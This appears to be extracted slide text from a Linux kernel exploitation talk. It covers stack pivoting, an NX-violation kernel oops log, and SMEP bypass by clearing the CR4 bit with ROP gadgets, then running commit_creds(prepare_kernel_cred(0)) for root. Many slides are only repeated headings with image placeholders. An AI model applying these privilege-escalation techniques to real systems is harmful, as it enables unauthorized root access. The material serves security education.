  - `xchg %eXx, %esp ; ret` (on a 64-bit system)
  - will land in user-mode memory
  - `rax = 0xffffffffdeadbeef; rsp ← 0xdeadbeef`




# Stack pivot - NX address


```
2015/07/25 23:00:00 socat[62740] N starting data transfer loop with fds [5,3] and [0,1]
[ 60.184725] kernel tried to execute NX-protected page - exploit attempt? (uid: 1000)
[ 60.186963] BUG: unable to handle kernel paging request at ffffffff81ad2c32
[ 60.188852] IP: [<ffffffff81ad2c32>] __kcrctab_md_trim_bio+0x2/0x8
[ 60.190858] PGD 1c0d067 PUD 1c11063 PMD 8000000001a001e1
[ 60.192480] Oops: 0011 [#1] SMP
[ 60.193613] CPU 0
[ 60.194115] Modules linked in:[ 60.194955] coretemp ghash_clmulni_intel aesni_intel
wmi snd_seq_device uvcvideo btusb videobuf2_core snd_ac97_codec ac97_bus snd_pcm videod
2 snd_page_alloc i2c_piix4 drm acpi_memhotplug shpchp mac_hid lp parport hid_generic usbh
[ 60.208222] Pid: 1339, comm: test Not tainted 3.5.0-23-generic #35~precise1-Ubuntu VMw
[ 60.212433] RIP: 0010:[<ffffffff81ad2c32>] [<ffffffff81ad2c32>] __kcrctab_md_trim_bic
[ 60.214940] RSP: 0018:ffff880039203b70 EFLAGS: 00010202
[ 60.216736] RAX: ffff88003a20dc00 RBX: ffff88003b749200 RCX: 00000000000000301
[ 60.219213] RDX: 000000000001ad38 RSI: ffff88003b749200 RDI: ffff88003a7e0400
[ 60.221171] RBP: ffff880039203b98 R08: 000000000000002d R09: 00000000000000300
[ 60.223490] R10: ffff88003f820400 R11: 0000000000000000 R12: 00000000ffffffffe
[ 60.225351] R13: ffff88003a7e0400 R14: 0000000000000000 R15: 0000000000000000
[ 60.227204] FS: 00007fb29e4f0700(0000) GS:ffff88003d600000(0000) knlGS:0000000000000000
[ 60.229692] CS: 0010 DS: 0000 ES: 0000 CR0: 0000000080050033
[ 60.231100] ...
```

Exploit attempt? Why yes it is...


# SMEP Bypass




# SMEP Bypass



# SMEP Bypass



# SMEP Bypass




# SMEP Bypass

- FAKE STACK payload
  - Option #1: disable SMEP and execute `escalate_privs()` in user space
  - Option #2: disable SMEP and execute `commit_creds(prepare_kernel_cred(0))` using ROP

# SMEP Bypass

## Option #1

Low mem addr



High mem addr

# CR4 register

- How to get the value of the CR4 register?
- Option #1 - hardcoded (0x1407f0)
  - gdb - no support
  - Look at kernel oops
- Option #2 - ROP chain

```
MOV %CR4, %REGISTER
```

```
XOR %REGISTER, $0xFFFFF
```

```
MOV %REGISTER, %CR4
```



